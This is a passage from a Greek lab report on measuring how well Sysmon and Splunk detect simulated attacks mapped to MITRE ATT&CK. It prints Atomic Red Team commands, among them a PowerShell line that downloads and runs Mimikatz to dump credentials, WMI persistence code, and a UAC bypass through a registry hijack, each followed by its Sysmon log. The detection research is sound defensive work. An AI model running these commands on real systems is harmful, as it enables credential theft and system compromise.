


Εικόνα 22 - Εγκατάσταση Splunk 3/4




Εικόνα 23 - Εγκατάσταση Splunk 4/4

Αφού ολοκληρωθεί η διαδικασία της εγκατάστασης για να συνδεθούμε στο Splunk αρκεί να ανοίξουμε την σελίδα http://127.0.0.1:8000 μέσω ενός προγράμματος περιήγησης όπως φαίνεται και στην παρακάτω εικόνα.




Εικόνα 24 - Splunk σελίδα σύνδεσης

Το αμέσως επόμενο βήμα είναι η αποστολή των καταγραφών Sysmon στην πλατφόρμα του Splunk. Αρχικά πρέπει να αλλάξουμε την διαδρομή καταγραφής, η οποία πρέπει να είναι σύμφωνα με την παρακάτω εικόνα. Δηλαδή από "%SystemRoot%\System32\Winevt\Logs\Microsoft-Windows-Sysmon%4Operational.evtx" σε "%SystemRoot%\System32\Winevt\Logs\ForwardedEvents.evtx".




Εικόνα 25 -Αλλαγή διαδρομή καταγραφής Sysmon

Ο λόγος αυτής της αλλαγής είναι επειδή το Splunk δεν μπορεί να διαβάσει τις καταγραφές Sysmon από την διαδρομή που αποθηκεύονται από προεπιλογή. Εφόσον γίνει αυτή η αλλαγή, μπορούμε να ξεκινήσουμε την διαδικασία αποστολής των καταγραφών. Αρχικά όπως βλέπουμε παρακάτω, επιλέγουμε “Add Data/Monitor”.




Εικόνα 26 - Splunk - Βήμα 1




Εικόνα 27 - Splunk Βήμα 2

Στην συνέχεια διαλέγουμε την επιλογή Local Event Logs.



Εικόνα 28 - Splunk - Βήμα 3

Τέλος επιλέγουμε το “ForwardedEvents” από τα “Available Item(s)” και το Splunk θα διαβάσει ότι υπάρχει στο “ForwardedEvents.evtx” των Windows.



Εικόνα 29 -Splunk - Βήμα 4

Έχοντας ετοιμάσει στο εργαστήριο όλα τα απαραίτητα εργαλεία, ήμαστε έτοιμοι να προχωρήσουμε στην εκτέλεση των προσομοιώσεων για την αποτίμηση της αποτελεσματικότητας των καταγραφών Sysmon

4.3. Προσομοίωση επιθέσεων για την αξιολόγηση της αποτελεσματικότητας του Sysmon

Τα στάδια των επιθέσεων που θα προσομοιώσουμε βασίζονται στις 12 τακτικές του MITRE ATT&CK. Πιο συγκεκριμένα παρουσιάζονται στον παρακάτω πίνακα οι τεχνικές που θα χρησιμοποιηθούν για την κάθε τακτική.

Τακτική	Τεχνική
Initial access	Phishing
Execution	Dynamic Data Exchange
Persistence	Windows Management Instrumentation Event Subscription
Privilege escalation	Windows Management Instrumentation Event Subscription
Defense evasion	File Deletion
Credential access	Bypass User Account Control
Discovery	Network Share Discovery
Lateral movement	Pass the hash
Collection	Automated Collection
Command and control	DNS Large Query Volume

Exfiltration	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol
Impact	Data Destruction

Επίσης στο *Παράρτημα Α* παρουσιάζονται σε χρονική σειρά όλες οι επιθέσεις που έλαβαν χώρα στο εργαστήριο.

4.3.1. Initial Access - TA0001

Η αρχική πρόσβαση αποτελείται από τεχνικές που χρησιμοποιούν οι επιτιθέμενοι για να αποκτήσουν την αρχική τους θέση σε ένα δίκτυο. Οι τεχνικές που χρησιμοποιούνται περιλαμβάνουν αλληλογραφία ηλεκτρονικού ψαρέματος και εκμετάλλευση αδυναμιών σε δημόσιους διακομιστές ιστού. Μια επιτυχημένη επίθεση μέσω της αρχικής πρόσβασης ενδέχεται να επιτρέπει τη συνεχή πρόσβαση, όπως την πρόσβαση σε έγκυρους λογαριασμούς και χρήση εξωτερικών απομακρυσμένων υπηρεσιών, ή μπορεί να είναι περιορισμένης χρήσης λόγω αλλαγής κωδικών πρόσβασης.

Σενάριο επίθεσης -T1566.001

Η τεχνική που επιλέχθηκε είναι η T1566.001 δηλαδή αυτή της στοχευμένης αλληλογραφίας ηλεκτρονικού ψαρέματος. Μέσω αυτής ο επιτιθέμενος στέλνει ένα κακόβουλο συνημμένο αρχείο έχοντας ως στόχο την απόκτηση πρόσβασης στο σύστημα του επιτιθέμενου. Υπάρχουν διάφορες επιλογές ως προ την μορφή του αρχείου που μπορεί να διαλέξει ο επιτιθέμενος, όπως με κατάληξη .doc, .pdf και εκτελέσιμα αρχεία. Εφόσον ο χρήστης ανοίξει το αρχείο θα προσπαθήσει να εκμεταλλευτεί κάποια ευπάθεια, σύμφωνα με τον κώδικα που εκτελείται στο παρασκήνιο.

Το σενάριο περιλαμβάνει την εκτέλεση ενός Excel αρχείου στο οποίο με την ενεργοποίηση των μακροεντολών θα εκτελεστεί κώδικας VBScript. Με τον παρακάτω κώδικα Powershell, κάνουμε λήψη του κακόβουλου αρχείου και ξεκινάει το σενάριο της επίθεσης.

```
if (-not(Test-Path HKLM:SOFTWARE\Classes\Excel.Application)){
  return 'Please install Microsoft Excel before running this test.'
}
else{
  $url = 'https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1566.001/bin/PhishingAttachment.xlsm'
  $fileName = 'PhishingAttachment.xlsm'
  New-Item -Type File -Force -Path $fileName | out-null
  $wc = New-Object System.Net.WebClient
  $wc.Encoding = [System.Text.Encoding]::UTF8
  [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
  ($wc.DownloadString("$url")) | Out-File $fileName
}
```

Εικόνα 30 - Τεχνική T1566

Διερεύνηση της επίθεσης

Η συγκεκριμένη τεχνική επίθεσης ανιχνεύθηκε από το σύστημα Sysmon, πιο συγκεκριμένα μέσα από το Event ID με αριθμό 11 παρατηρούμε ότι στον υπολογιστή δημιουργήθηκε ένα καινούργιο αρχείο μέσω της εντολής που εκτελέστηκε σε Powershell. Παραπάνω στοιχεία για την καταγραφή του συμβάντος φαίνονται στην *Εικόνα 31.*

```
02/25/2021 10:10:04 PM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=11
EventType=4
ComputerName=DESKTOP-DMP4DHJ
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=23797
Keywords=None
TaskCategory=File created (rule: FileCreate)
OpCode=Info
Message=File created:
RuleName: -
UtcTime: 2021-02-25 20:10:04.779
ProcessGuid: {b874c320-0419-6038-3738-000000000600}
ProcessId: 11328
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetFilename: C:\Users\draka\AppData\Local\Temp\PhishingAttachment.xlsm
CreationUtcTime: 2021-02-25 20:08:49.720
Collapse
host = DESKTOP-DMP4DHJ | source = WinEventLog:ForwardedEvents | sourcetype = WinEventLog:ForwardedEvents
```

Εικόνα 31 - Ανίχνευση τεχνικής 1566.001

4.3.2. Execution - TA002

Η Εκτέλεση αποτελείται από τεχνικές που έχουν ως αποτέλεσμα τον έλεγχο ενός συστήματος μέσω ενός κώδικα ο οποίος μπορεί να εκτελείται τοπικά ή απομακρυσμένα. Οι συγκεκριμένες τεχνικές συνδυάζονται με άλλες για την επίτευξη ευρύτερων στόχων, όπως η εξερεύνηση ενός δικτύου ή κλοπή δεδομένων. Για παράδειγμα, ένας επιτιθέμενος μπορεί να χρησιμοποιήσει ένα εργαλείο απομακρυσμένης πρόσβασης για να εκτελέσει ένα σενάριο

Powershell που κάνει και απομακρυσμένη ανίχνευση του συστήματος. Τέλος υπάρχει πληθώρα κακόβουλων εργαλείων, όπως είναι τα Empire, PowerSploit, PoshC2, and PSAttack.

Περιγραφή της επίθεσης - T1059.001


Η τεχνική που επιλέχθηκε είναι η T1059.001, στο συγκεκριμένο σενάριο γίνεται λήψη του Mimikatz στον υπολογιστή και στην συνέχεια γίνεται απόπειρα υποκλοπής των κωδικών πρόσβασης. Η εντολή που χρησιμοποιήθηκε είναι η παρακάτω.

```
powershell.exe "IEX (New-Object Net.WebClient).DownloadString('#{mimurl}'); Invoke-Mimikatz -DumpCreds"
```

Εικόνα 32- Τεχνική T1059.001

Διερεύνηση της επίθεσης

Η συγκεκριμένη τεχνική επίθεσης ανιχνεύθηκε από το σύστημα Sysmon, πιο συγκεκριμένα μέσα από το Event ID με αριθμό 15 και με όνομα “FileCreateStreamHash”. Πιο συγκεκριμένα το εκτελέσιμο “notepad.exe” δημιούργησε ένα νέο “file stream” και ζήτησε τα αρχεία κατακερματισμού όπως φαίνεται και στην *Εικόνα 33.* Επίσης βλέπουμε πως το συγκεκριμένο συμβάν καταγράφηκε με την αντίστοιχη τεχνική του MITRE ATT&CK στο πεδίο “RuleName” με τιμή “(technique_id=T1059.001,technique_name=Powershell)”.



Εικόνα 33 - Ανίχνευση τεχνικής T1059.001

4.3.3. Persistence - TA0003

Η τακτική “Persistence” – TA003 αποτελείται από τις τεχνικές που χρησιμοποιούν οι επιτιθέμενοι για να διατηρήσουν την πρόσβαση που έχουν αποκτήσει σε ένα σύστημα. Για παράδειγμα ένας επιτιθέμενος ακόμα και να έχει περάσει με επιτυχία κατά το “Execution”,

χρειάζεται να διατηρήσει την πρόσβαση ακόμα και εάν γίνει επανεκκίνηση του συστήματος ή αλλαγή του κωδικού πρόσβασης. Η πιο συνηθισμένη τεχνική στο “Persistence” είναι η προσθήκη κώδικα σε διεργασίες που ξεκινάνε πάντα κατά την εκκίνηση του υπολογιστή.

Περιγραφή της επίθεσης - T1546.003

Η τεχνική που επιλέχθηκε είναι η T1546.003, η οποία έχει ως στόχο την παραμονή του επιτιθέμενου στον υπολογιστή χρησιμοποιώντας το “Windows Management Instrumentation Event Subscription”. Στην *Εικόνα 34,* βλέπετε τον κώδικα Powershell που χρησιμοποιήθηκε.


```
$FilterArgs = @{name='AtomicRedTeam-WMIPersistence-Example';
                EventNameSpace='root\CimV2';
                QueryLanguage="WQL";
                Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormatt
$Filter=New-CimInstance -Namespace root/subscription -ClassName __EventFilter -Property $FilterArgs

$ConsumerArgs = @{name='AtomicRedTeam-WMIPersistence-Example';
                CommandLineTemplate="$($Env:SystemRoot)\System32\notepad.exe";}
$Consumer=New-CimInstance -Namespace root/subscription -ClassName CommandLineEventConsumer -Property $ConsumerArgs

$FilterToConsumerArgs = @{
Filter = [Ref] $Filter;
Consumer = [Ref] $Consumer;
}
$FilterToConsumerBinding = New-CimInstance -Namespace root/subscription -ClassName __FilterToConsumerBinding -Property
```

Εικόνα 34 - Τεχνική T1546.003

Αφού εκτελεστεί με επιτυχία ο παραπάνω κώδικας και γίνει επανεκκίνηση στον υπολογιστή του θύματος, το “notepad.exe” θα τρέξει ως SYSTEM.

Διερεύνηση της επίθεσης

Η συγκεκριμένη τεχνική επίθεσης ανιχνεύθηκε από το σύστημα Sysmon, όπως βλέπουμε στην *Εικόνα 35* καταγράφηκε από το Event ID με αριθμό 21 με όνομα “WmiEventConsumerToFilter activity detected”. Στην πραγματικότητα αυτό που βλέπουμε είναι την δημιουργία ενός νέου “Event Filter” σε μία WMI κλάση.



Εικόνα 35 - Ανίχνευση τεχνικής T1546.003 (WMI Event Subscription)

4.3.4. Privilege Escalation - TA0004

Η τακτική “Privilege Escalation” αποτελείται από τεχνικές που χρησιμοποιούν οι επιτιθέμενοι για να αποκτήσουν δικαιώματα υψηλότερου επιπέδου σε ένα σύστημα. Το μέσο για την επίτευξη αυτών των τεχνικών είναι η εκμετάλλευση αδυναμιών ενός συστήματος, εσφαλμένων διαμορφώσεων ή και ευπαθειών.

Περιγραφή της επίθεσης- T1548.002

Η τεχνική που επιλέχθηκε είναι η T1548.002 μέσω της οποίας οι επιτιθέμενοι μπορούν να παρακάμψουν τους μηχανισμούς UAC (User Account Control) για να αποκτήσουν υψηλότερα δικαιώματα διεργασίας στο σύστημα. Ο μηχανισμός UAC μπορεί να επιτρέψει σε ένα πρόγραμμα να αυξήσει τα προνόμια του για να εκτελέσει μια διεργασία με δικαιώματα επιπέδου διαχειριστή. Ο τρόπος που δοκιμάστηκε να παρακαμφθεί ο μηχανισμός UAC είναι χρησιμοποιώντας την διεργασία του Event Viewer μέσω κώδικα Powershell, όπως φαίνεται στην *Εικόνα 36*.

```
New-Item "HKCU:\software\classes\mscfile\shell\open\command" -Force
Set-ItemProperty "HKCU:\software\classes\mscfile\shell\open\command" -Name "(default)" -Value "#{executable_binary}" -Force
Start-Process "C:\Windows\System32\eventvwr.msc"
```

Εικόνα 36 - Τεχνική T1548.002

Διερεύνηση της επίθεσης

Η συγκεκριμένη τεχνική επίθεσης ανιχνεύθηκε από το σύστημα Sysmon, πιο συγκεκριμένα παράχθηκε το Event ID με αριθμό 1 με όνομα “Windows Command Shell”. Όπως φαίνεται στην *Εικόνα 37* η δημιουργία διεργασίας μέσω του eventvwr.exe (Event Viewer) αποτελεί αποδεικτικό στοιχείο παράκαμψης του μηχανισμού UAC.

```
02/25/2021 11:35:59 PM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=DESKTOP-DMP4DHJ
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=26982
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
Message=Process Create:
RuleName: technique_id=T1059.003,technique_name=Windows Command Shell
UtcTime: 2021-02-25 21:35:59.584
ProcessGuid: {b874c320-183f-6038-314d-000000000600}
ProcessId: 4660
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.19041.546 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "C:\Windows\System32\cmd.exe"
CurrentDirectory: C:\Users\draka\AppData\Local\Temp\
User: DESKTOP-DMP4DHJ\draka
LogonGuid: {b874c320-dd4f-6037-5cd2-c90100000000}
LogonId: 0x1C9D25C
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=77BB1893182667D4B3614A55592C9DC42FBB831D,MD5=321A50053155122E6ACE9691197A8E3F,SHA256=100348552B388AB5D0095BB09EBF0EBC22668092FB8E0F92AC7ED5909492B4F6,IMPHASH=272245E2988E1E430500B852C4FB5E18
ParentProcessGuid: {b874c320-183d-6038-2c4d-000000000600}
ParentProcessId: 12916
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" & {New-Item \""HKCU:\software\classes\mscfile\shell\open\command\"" -Force
Set-ItemProperty \""HKCU:\software\classes\mscfile\shell\open\command\"" -Name \""(default)\"" -Value \""C:\Windows\System32\cmd.exe\"" -Force
Start-Process \""C:\Windows\System32\eventvwr.msc\""}
```

Εικόνα 37 - Ανίχνευση Τεχνικής T1548.002 (Παράκαμψη μηχανισμού UAC)

4.3.5. Defense Evasion -TA0005

Η τακτική “Defense Evasion” αφορά τεχνικές που χρησιμοποιούν οι επιτιθέμενοι για να αποκρύψουν τα ίχνη που αφήνουν οι ενέργειες τους. Οι τεχνικές που χρησιμοποιούνται είναι η απεγκατάσταση ή απενεργοποίηση του λογισμικού ασφαλείας ή την κρυπτογράφηση των δεδομένων και των σεναρίων. Επίσης μια άλλη τακτική είναι η διαγραφή των αρχείων που δημιούργησαν οι ενέργειές τους ή του κακόβουλου αρχείου που χρησιμοποίησαν. Η παρούσα τακτική μπορεί να λάβει μέρος κατά την διάρκεια μιας εισβολής ή ως μέρος μιας διαδικασίας μετά την εισβολή, με στόχο την ελαχιστοποίηση του αποτυπώματος των ενεργειών του επιτιθέμενου.

Περιγραφή της επίθεσης - T1070.004

Η τεχνική που επιλέχθηκε είναι η T1070.004, κατά την οποία ο επιτιθέμενος επιχειρεί την διαγραφή ενός αρχείου από έναν προσωρινό κατάλογο χρησιμοποιώντας κώδικα σε Powershell.

Διερεύνηση της επίθεσης

Η συγκεκριμένη τεχνική επίθεσης ανιχνεύθηκε από το σύστημα Sysmon, πιο συγκεκριμένα το Event ID με αριθμό 1 ανίχνευσε τον κώδικα PowerShell με τον οποίο πραγματοποιήθηκε η διαγραφή του καταλόγου “deleteme_T1551.004”.

```
02/26/2021 12:00:58 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=DESKTOP-DMP4DHJ
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=27666
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
Message=Process Create:
RuleName: technique_id=T1059.003,technique_name=Windows Command Shell
UtcTime: 2021-02-25 22:00:58.490
ProcessGuid: {b874c320-1e1a-6038-ee52-000000000600}
ProcessId: 10160
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.19041.546 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "C:\Windows\system32\cmd.exe" /c "rmdir /s /q %%temp%%\deleteme_T1551.004"
CurrentDirectory: C:\Users\draka\AppData\Local\Temp\
User: DESKTOP-DMP4DHJ\draka
LogonGuid: {b874c320-dd4f-6037-5cd2-c90100000000}
LogonId: 0x1C9D25C
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=77BB18931826676D4B3614A55592C9DC42FBB831D,MD5=321A50053155122E6ACE9691197A8E3F,SHA256=100348552B388AB5D0095BB09EBF0EBC22668092FB8E0F92AC7ED5909492B4F6,IMPHASH=272245E2988E1E430500B852C4FB5E18
ParentProcessGuid: {b874c320-e5b3-6037-481c-000000000600}
ParentProcessId: 7664
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
```

Εικόνα 38 - Ανίχνευση τεχνικής T1551.004

4.3.6. Credential Access - TA0006

Η τακτική “Credential Access” περιέχει το σύνολο των τεχνικών για την κλοπή των διαπιστευτηρίων, όπως ονόματα χρηστών και κωδικούς πρόσβασης. Οι τεχνικές που χρησιμοποιούνται για τη λήψη διαπιστευτηρίων περιλαμβάνουν λογισμικά για την παρακολούθηση της χρήσης του πληκτρολογίου ή εξαντλητική αναζήτηση. Έχοντας ο επιτιθέμενος των κωδικό πρόσβασης ενός χρήστη του δίνει το πλεονέκτημα να έχει πρόσβαση στο συστήματα καθώς και την ευκαιρία για να δημιουργήσει περισσότερους λογαριασμούς.

Περιγραφή της επίθεσης - T1003

